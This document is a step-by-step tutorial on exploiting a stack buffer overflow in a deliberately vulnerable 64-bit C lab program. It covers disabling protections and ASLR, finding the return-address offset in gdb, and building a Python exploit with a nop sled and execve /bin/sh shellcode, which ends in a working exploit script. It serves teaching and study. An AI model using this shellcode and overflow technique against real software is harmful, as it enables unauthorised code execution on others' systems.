Step-by-step guide for buffer overflow (64 bit architecture)

Notes by Simone Aiello

Simple buffer overflow

The vulnerable source code is the following:

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void greet_me(char *who){
  char name[200];
  strcpy(name,who);
  printf("Hi there %s !\n",name);
}

int main(int argc, char *argv[]){

  if(argc < 1){
    exit(1);
  }
  greet_me(argv[1]);

  return 0;
}
```

The vulnerable function is **strcpy** because it does not check the length. Compile it using

```
gcc -m64 -fno-stack-protector -z execstack -D_FORTIFY_SOURCE=0 -o vuln
vuln.c
```

- -fno-stack-protector disables **canaries**
- -z execstack allows **executable code to be run inside the stack** (NX bit off)
- -m64 specifies the architecture (64-bit in out case)
  To check whether the following security measure are disabled start gdb and then use the following command:

```
checkseck vuln
```

The output should be this.

```
Canary                        : ✘
NX                            : ✘
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Partial
```

Last thing to do is to disable ASLR on our machine

```
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

Finding the offset

This is the first step. we want to find out at what offset we start **overwriting the rip** saved on the stack. Start the debugger using

```
gdb vuln
```

Create a 350 character long pattern using

```
pattern create 350
```

```
gef➤  pattern create 350
[+] Generating a pattern of 350 bytes (n=8)
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaa
aaaayaaaaaaazaaaaaabbaaaaaabcaaaaaabdaaaaaabe
```

In this case 350 is enough to make the program go in Segmentation Fault, for other programs you may increase this size.
Set a breakpoint to main

```
b main
```

And run the executable by giving in input the big string

```
run <copy_pattern_here>
```

We know that in this case the vulnerability is inside the greet_me function, therefore we can disassemble the function using

```
disass greet_me
```

And place a breakpoint on the ret instruction:

```
b *0x00005555555551a4
```

```
gef➤  disass greet_me
Dump of assembler code for function greet_me:
   0x0000555555555159 <+0>:     push   rbp
   0x000055555555515a <+1>:     mov    rbp,rsp
   0x000055555555515d <+4>:     sub    rsp,0xe0
   0x0000555555555164 <+11>:    mov    QWORD PTR [rbp-0xd8],rdi
   0x000055555555516b <+18>:    mov    rdx,QWORD PTR [rbp-0xd8]
   0x0000555555555172 <+25>:    lea    rax,[rbp-0xd0]
   0x0000555555555179 <+32>:    mov    rsi,rdx
   0x000055555555517c <+35>:    mov    rdi,rax
   0x000055555555517f <+38>:    call   0x555555555030 <strcpy@plt>
   0x0000555555555184 <+43>:    lea    rax,[rbp-0xd0]
   0x000055555555518b <+50>:    mov    rsi,rax
   0x000055555555518e <+53>:    lea    rax,[rip+0xe6f]        # 0x555555556004
   0x0000555555555195 <+60>:    mov    rdi,rax
   0x0000555555555198 <+63>:    mov    eax,0x0
   0x000055555555519d <+68>:    call   0x555555555040 <printf@plt>
   0x00005555555551a2 <+73>:    nop
   0x00005555555551a3 <+74>:    leave
   0x00005555555551a4 <+75>:    ret
End of assembler dump.
gef➤  b *0x00005555555551a4
Breakpoint 2 at 0x5555555551a4
```

Type

```
c
```

To continue execution until the next breakpoint. Now we are just one step before the disaster, take a look at the current shape of the stack:

```
0x00007fffffffdae8│+0x0000: "caaaaaabdaaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabia[...]"    ← $rsp
0x00007fffffffdaf0│+0x0008: "daaaaaabeaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabja[...]"
0x00007fffffffdaf8│+0x0010: "eaaaaaabfaaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabka[...]"
0x00007fffffffdb00│+0x0018: "faaaaaabgaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaabla[...]"
0x00007fffffffdb08│+0x0020: "gaaaaaabhaaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabma[...]"
0x00007fffffffdb10│+0x0028: "haaaaaabiaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabna[...]"
0x00007fffffffdb18│+0x0030: "iaaaaaabjaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboa[...]"
0x00007fffffffdb20│+0x0038: "jaaaaaabkaaaaaablaaaaaabmaaaaaabnaaaaaaboaaaaaabpa[...]"
```

When the next instruction (ret) will be executed, the content "pointed" by the rsp is going to be popped inside the rip. Copy the string pointed by the rsp (in my case caaa...) and run

```
pattern search <copied_string>
```

This will output an offset (216 in this case). This means that we have 216 chars of "space" before reaching the content of the rip. Now let the program crash by running

```
si
```

Controlling the rip

To confirm that we are really able to control the rip we do the following thing:


```
gdb vuln
```

```
b main
```

```
run $(python -c "print('A'*216 + '\x41\x41\x41\x41\x41\x41\x00\x00')")
```

```
c
```

The program crashed again but if we scroll up in the output we can see that the rip content is full of \x41.



Is someone is interested, to understand why I passed the return address as

```
\x41\x41\x41\x41\x41\x41\x00\x00
```

Go here and here

Generating/Finding the shellcode

It's difficult to put this part into a guide since it depend on your machine and there is not a unique shellcode that works for everyone. Try to search on internet some shellcode that works for you, this one works on my machine

```
\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\x50\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73
\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\xb0\x3b\x0f\x05
```

I'll put a section below where I explain how to check if the exploit is not succeeding due to a "bad" shellcode in such a way that you can check if this is the issue. This is a good website for shellcodes, scroll down to the section **Intel x86-64** and try the ones that exec /bin/sh.

Finding a jumpable address

Let's write a simple python script

```python
import sys
rip = b'\x41\x41\x41\x41\x41\x41\x00\x00'
shellcode =
b"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\x50\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x
73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\xb0\x3b\x0f\x05"
nop = b'\x90' * 30
padding = b'A'*60
buf = b'A'*(216 - len(nop) - len(shellcode) - len(padding))
sys.stdout.buffer.write(buf + nop + shellcode + padding + rip)
```

- nops: are instructions that simply says to the CPU "do nothing", useful to "extend" the range of jumpable addresses. aka nop sled
- padding: a bit of padding is needed since the shellcode sometimes needs to push values on the stack (and without padding it will overwrite itself).
  We just need a valid return address (any address containing nops will be fine) and the exploit is complete. To find it:

```
gdb vuln
```

```
b main
```

```
run $(python exploit.py)
```

```
disass greet_me
```

```
b *0x00005555555551a4
```

0x00005555555551a4 is the address of the ret instruction inside greet_me

```
c
```

Now we need to find a memory location containing nops. This command will output memory locations starting from the address pointed by rsp, scroll the output to search for a "column" containing only 0x90

```
x/300xg $rsp
```

In my case:

```
0x7fffffffe0c8: 0x4141414141414141      0x9090909090909041
0x7fffffffe0d8: 0x9090909090909090      0x9090909090909090
0x7fffffffe0e8: 0x4890909090909090      0xf63148d23148c031
0x7fffffffe0f8: 0x6e69622f2fbb4850      0x5308ebc14868732f
0x7fffffffe108: 0x41050f3bb0e78948      0x4141414141414141
```

If the "column" is on the left, just copy the address, if it is on the right calculate the address with python

```
hex(left_column_address + 0x8)
```

Get a shell

Now the exploit is complete (make sure to write the address as little endian)

```
import sys
rip = b'\xd8\xe0\xff\xff\xff\x7f\x00\x00'
shellcode =
b"\x48\x31\xc0\x48\x31\xd2\x48\x31\xf6\x50\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\xb0\x3b\x0f\x05"
nop = b'\x90' * 30
buf = b'A'*(216 - 30 - len(shellcode) - 60)
padding = b'A'*60
sys.stdout.buffer.write(buf + nop + shellcode + padding + rip)
```

```
gdb vuln
```

```
run $(python exploit.py)
```

Troubleshooting shellcode

To check if you exploit is correct and the problem is the shellcode follow this steps:

```
gdb vuln
```

```
b main
```

```
run $(python exploit.py)
```

```
disass greet_me
```

```
b *address_of_the_ret
```

```
c
```

Look at the stack, you should see that rsp points to a location containing only nops

```
0x00007fffffffdb58│+0x0000: 0x00007fffffffe0d8  →  0x9090909090909090   ← $rsp
0x00007fffffffdb60│+0x0008: 0x00007fffffffdc88  →  0x00007fffffffe032  →  "/home
0x00007fffffffdb68│+0x0010: 0x0000000400000000
0x00007fffffffdb70│+0x0018: 0x0000000000000004
0x00007fffffffdb78│+0x0020: 0x00007ffff7dea6ca  →  <__libc_start_call_main+122>
0x00007fffffffdb80│+0x0028: 0x0000000000000000
0x00007fffffffdb88│+0x0030: 0x00005555555551a5  →  <main+0> push rbp
0x00007fffffffdb90│+0x0038: 0x0000000400000000
```

This is also confirmed by the execution flow

```
 0x55555555519d <greet_me+68>    call   0x555555555040 <printf@plt>
 0x5555555551a2 <greet_me+73>    nop
 0x5555555551a3 <greet_me+74>    leave
 0x5555555551a4 <greet_me+75>    ret
 ↳  0x7fffffffe0d8                  nop
    0x7fffffffe0d9                  nop
    0x7fffffffe0da                  nop
    0x7fffffffe0db                  nop
    0x7fffffffe0dc                  nop
    0x7fffffffe0dd                  nop
```

Here we can see that the ret instruction jump into our nop sled. If this is not the case you probably messed up some step before, like finding the jumpable address. If you see your nop sled, then, start "executing" all the nops using

```
si
```

At some point you will find assembly code

```
→ 0x7fffffffe0ee                 xor    rax, rax
  0x7fffffffe0f1                 xor    rdx, rdx
  0x7fffffffe0f4                 xor    rsi, rsi
  0x7fffffffe0f7                 push   rax
  0x7fffffffe0f8                 movabs rbx, 0x68732f6e69622f2f
  0x7fffffffe102                 shr    rbx, 0x8
```

Compare with the assembly of the shellcode you are using, if the match there is an high probability that the problem is the shellcode, try different payloads.